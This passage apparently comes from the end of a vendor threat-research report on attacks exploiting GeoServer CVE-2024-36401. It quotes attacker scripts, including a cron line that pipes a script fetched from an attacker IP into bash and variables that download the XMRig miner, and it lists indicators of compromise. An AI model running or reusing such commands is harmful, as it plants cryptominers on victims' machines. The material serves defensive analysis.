

Figure 42: Fraudulent site

"cron.sh" uses the job scheduler on the Unix-like operating system "cron," as its name indicates. The script schedules jobs for things like downloading coin miner-related scripts and setting the scripts into "crontab." It first downloads the script named "check.sh" from the same source IP "112[.]133[.]194[.]254" and executes the script.

```
# Define the cron job
CRON_JOB="*/30 * * * * curl -s http://112.133.194.254/check.sh | bash"

# Function to reset attributes and clear cron jobs and /tmp directory
reset_system() {
```

Figure 43: Script file "cron.sh"

"check.sh" first creates the necessary directories and confirms that the victim host hasn't been infected. Once the script finds that the victim host is the first to be infected, it downloads "config.sh" from the attacker's IP "112[.]133[.]194[.]254" and the XMRig coin miner from the developer platform "Github."

```
CONFIG2= /var/tmp/.base/config.json

# URL to download the binary tar.gz and configuration file
BINARY_URL="https://github.com/xmrig/xmrig/releases/download/v6.21.3/xmrig-6.21.3-linux-static-x64.tar.gz"
CONFIG_URL="http://112.133.194.254/config.sh"
```

Figure 44: Script file "check.sh"

Through "config.sh," we learned that the attacker set the pool on SupportXMR "pool[.]supportxmr[.]com:3333"

Figure 45: Script File “config.sh”

Conclusion

While GeoServer’s open-source nature offers flexibility and customization, it also necessitates vigilant security practices to address its vulnerabilities. The developer patched the vulnerability with the function “JXPathUtils.newSafeContext” instead of the original vulnerable one to evaluate the XPath expression safety. However, implementing comprehensive cybersecurity measures—such as regularly updating software, employing threat detection tools, and enforcing strict access controls—can significantly mitigate these risks. By proactively addressing these threats, organizations can secure their environments and ensure the protection and reliability of these data infrastructures.

Fortinet Protection

The malware described in this report is detected and blocked by FortiGuard Antivirus as:

Adware/Miner
BASH/Agent.CPC!tr
BASH/Miner.VZ!tr
Data/Miner.2F82!tr
Data/Miner.3792!tr
ELF/Agent.CPN!tr
ELF/Agent.CPN.TR
ELF/BitCoinMiner.HF!tr
ELF/Flooder.B!tr
Linux/CoinMiner.ACZ!tr
Linux/Mirai.CEA!tr
Linux/Mirai.CJS!tr
Linux/Mirai.IZ1H9!tr
Linux/SideWalk.Q!tr
Riskware/CoinMiner
W32/ServStart.IO!tr

FortiGate, FortiMail, FortiClient, and FortiEDR support the FortiGuard AntiVirus service. The FortiGuard AntiVirus engine is part of each of these solutions. As a result, customers who have these products with up-to-date protections are protected.

The FortiGuard Web Filtering Service blocks the C2 servers and downloads URLs.

FortiGuard Labs provides IPS signatures against attacks exploiting the following vulnerability:

CVE-2024-36401: GeoServer.OGC.Eval.Remote.Code.Execution

We also suggest that organizations go through Fortinet’s free training module: Fortinet Certified Fundamentals (FCF) in Cybersecurity. This module is designed to help end users learn how to identify and protect themselves from phishing attacks.

FortiGuard IP Reputation and Anti-Botnet Security Service proactively block these attacks by aggregating malicious source IP data from the Fortinet distributed network of threat sensors, CERTs, MITRE, cooperative competitors, and other global sources that collaborate to provide up-to-date threat intelligence about hostile sources.

If you believe this or any other cybersecurity threat has impacted your organization, please contact our Global FortiGuard Incident Response Team.

IoC

URL

hxxp://181[.]214[.]58[.]14:61231/remote.sh
hxxp://1[.]download765[.]online/d
hxxp://188[.]214[.]27[.]50:4782/sky
hxxp://209[.]146[.]124[.]181:8030/bot[.]arm
hxxp://209[.]146[.]124[.]181:8030/bot[.]arm5
hxxp://209[.]146[.]124[.]181:8030/bot[.]arm6
hxxp://209[.]146[.]124[.]181:8030/bot[.]arm7
hxxp://209[.]146[.]124[.]181:8030/bot[.]m68k
hxxp://209[.]146[.]124[.]181:8030/bot[.]mips
hxxp://209[.]146[.]124[.]181:8030/bot[.]mpsl
hxxp://209[.]146[.]124[.]181:8030/bot[.]ppc
hxxp://209[.]146[.]124[.]181:8030/bot[.]sh4
hxxp://209[.]146[.]124[.]181:8030/bot[.]x86
hxxp://209[.]146[.]124[.]181:8030/bot[.]x86_64
hxxp://209[.]146[.]124[.]181:8030/JrLinux
hxxp://209[.]146[.]124[.]181:8030/Linux2[.]4
hxxp://209[.]146[.]124[.]181:8030/Linux2[.]6
hxxp://209[.]146[.]124[.]181:8030/taskhost[.]exe
hxxp://oss[.]17ww[.]vip/21929e87-85ff-4e98-a837-ae0079c9c860.txt/test.sh
hxxp://oss[.]17ww[.]vip/21929e87-85ff-4e98-a837-ae0079c9c860.txt/sshd
hxxp://ec2-54-191-168-81[.]us-west-2.compute.amazonaws.com/css/linuxsys
hxxp://ec2-54-191-168-81[.]us-west-2.compute.amazonaws.com/css/config.json
hxxp://ec2-13-250-11-113[.]ap-southeast-1.compute.amazonaws.com/css/linuxsys
hxxp://ec2-13-250-11-113[.]ap-southeast-1.compute.amazonaws.com/css/config.json
hxxp://95[.]85[.]93[.]196:80/h4
hxxp://112[.]133[.]194[.]254/cron.sh
hxxp://112[.]133[.]194[.]254/check.sh
hxxp://112[.]133[.]194[.]254/config.sh

IP Address/Hostname

181[.]214[.]58[.]14:18201
47[.]253[.]46[.]11
secure[.]systemupdatecdn[.]de
188[.]214[.]27[.]50
bots[.]gxz[.]me
209[.]146[.]124[.]181
sdfasdfsf[.]9527527[.]xyz:3333
gsdasdfadfs[.]9527527[.]xyz:3333
pool[.]supportxmr[.]com:80
95[.]85[.]93[.]196:4443
pool[.]supportxmr[.]com:3333
59[.]59[.]59[.]59

Wallet

49VQVgmN9vYccj2tEgD7qgJPbLiGQcQ4uJxTRkTJUCZXRruR7HFD7keebLdYj6Bf5xZKhFKFANFxZhj3BCmRT9pe4NG325b+5
41qqpRxT7ocGsbZPeU9JcbfRiHLy3j8DWhdKzv8Yr2VS1QPcFLmfHVJFWEBDfWaB3N6HxuVuAb73nES36bN2rhevGnZ12nA

SHA256Hash

b80e9466b7bb42959c29546b8c052e67fcaa0f591857617457d5d28348bd8860
d9e8b390f8e2e8a6c2308c723a6a812f59c055ecad4e9098a120e5c4c65d3905
79c9532fb6ef2742e207498bfe2b2ee09aa9773376ac0e56085083aab17b98be
5cc7e35254347f705422800bfb7fe29c6002e2537f6bac0ff996a720dfb5f48e
fabbb4611fb9df5d8f208d9353be0b73c3942fe78903da096cbfe2f47c9e3566
1588bee7db42495ba7e6e34d217e6b82c5ab93f27c1eea68435cbb9e7792f9be
e8b0f5a952f07c83c4d67809ac0715c7164d518323d8038542e84aab8456db43
3c73ebc7a85accc65c9ee5bf151f70b990e5a12f27a843ca21c0f9d9a10fd17d
9bf642a7e14f0a0b0a784f00a0d1cf590ac60ae5ae378d29d435519f4d9dbf2b
994b924b00fb56e12a6a987c4cdf65dd05a221c47b5fc0a7a2babf1f05c2ed38
c226744b40e8f5d2cf95b4fb2537ff00e222ecc2d24c5096ecfadb14b4a47f97
96cf27a66b629d2b19708c6887441a8422b40dc0e9e7c5c0f2212efe0b6b3323
b3a015b6650ec9800fa878ff9a5f732013806c8dcb0e7069515dae0dd380fda4
50b7e615b8cdc45486b6ed1c1c081c7a92c262edb84318fa864531dcab753f82
f7b97677b6387c1f02d429e98868bf6973a8dec14dfee2516a27e885d6b1c780
b60d7fb66caf103a04e81fb89dbb05111b4b0ef513f3769c8e0a8106ab01a075
a9e7b5284182d3881c865895ee6e0fb03273eec3dcbf4bfc82dd2b069245beae
c3101b0b74d76a95ba91b6cc4945657e928d2dac8fdf926ffbf09031d46e9186
b67ab1b9b66fdc2c4ed1689698a54a347c2bdd6eaff87039ae337675243670d8
83fb74bb852bbd722e6ebc4e249e49cb4bb4194493a26d62d4bfcdfca2998412
53994a35a57970dea48e97009f65ad045b69a83234b771b106446211376a6866
f3d3572ef96c9c59e137425ca6804e1b86b7f8b57210a3724d567017460774de
1af8e068aa7377f0055640af581a412aa9d7288c912a93dd0d739657af0079fb
1abd8cbd64d1d9c8d56b7ea6273ed62e1471f300fabc67dbc2416a48e2faf33d
addccd0ecb643251af2e79e878b19a8e9c8f1c87302e732ef057cdba821f4b30
d9dfe98b5fba09e17dbe29dfeb8deb7d777d4a3b0d670914691ed360b916116a
d9dfe98b5fba09e17dbe29dfeb8deb7d777d4a3b0d670914691ed360b916116a
8d3440301bc94ed83cdafb69e4b0166d3a0020eb4f38e9fa159c2f13f14b2d29
a13a979f4ca57450528bb6cd7aa2bf47d2eea211053eb1a14b8c4a44fd661831
7194ec436231c2a383ffc7c75eef4f5b5a952c18fa176ffd0830667835a80533
20d97f144bf7b1662a13ac537715126b9b2f68eff46a4a09234743ae236f0177
d72e4cabffc84a31e50caf827b6e579cf6e4932e5cbc528a65a68728ba56b65b
5abf8a52d45f6d5970fab8d1dfd05b6ee7b0ef57df935f45761b89d3522fa592
24e80d66759b1c7a075aeb4fe0321eb6ac49eaf509089fd2882874ec6228d085
7355cc094f2e43e4dd7b8b698b559abe6d2d74cc48f5cfa464424314c6e41944
689504850db842365cd47eadd2d3d42888b9261e7d9e884f14bb7deeb21bb61d
762707f2c7fc4731c4c46ecb3364a4e7ace8984aa899cc57c624b342d3efa03f
4234eb5eb42fbe44d7163c4388d263b3fe57fb1e56bf56152ac352c3fd0beec0
373734730d8414d32883ebbd105c7a7c58397df995759c4e0bd367f2523d302d
d1d25730122f8bc125251832c6af03aedd705dfcc2d9eebcce4371c54bb84b39
3dce929b1c091abac3342788624f1ffa4be5d603eec4d7ab39b604694ac05d22
eb2f95bb2059a3690259f2c0d7537b3cad858869650b9c220d2d81e3720b6dde
2e0e324e36fafe71f5d2bcf521e6415dafbc3f1173ad77f1f3daa77bb581da5f

5d9eb83b4a6f2d49580e1658263eb972be336a2cad15a84561d17d59391191b0
75d7b6264f5a574bc75400c9d57282e9344d8b2df576ad2a36ab7e2575d5a395
e5e5122ba6d0b06f7ed8e57ab5324ae730970c0d23913f27b9ecc9094182c03d
275302d03a4378f1b852e6d783d3181c2899ae0e9ebad4c7160221320863c425
653a4ad0b00e59a01142f899b6aac9712cfb25063b5b9b2e7e3171f7f3a897ed
8fad39ec0671d9b401712ddbc1f24942b2ee2f4865b6ffcd2f019036e03cbade
c8b76b63644d2946fd0af72b48fa59f07a78e1f84464cff5e9b1ca4110e6113e
3928c5874249cc71b2d88e5c0c00989ac394238747bb7638897fc210531b4aab
7d052cffcf97b303d11c5d35fa9bc860155601cdea21e38447401571b35d2db1
c81d4770e812ddc883ead8ff41fd2e5a7d5bc8056521219ccf8784219d1bd819
bf56711bbe0b1dac3b1481d36e7ae2f312da5f404c554c2c45a01fe591b8464d
5c9722d3dc72dbeafec00256887867bad46d347a5fc797d57fc9e0fd317035d3
3369ddc627282eb38346e1a56118026dd3ccdb29b18ffff88ecf3663296ee6da

---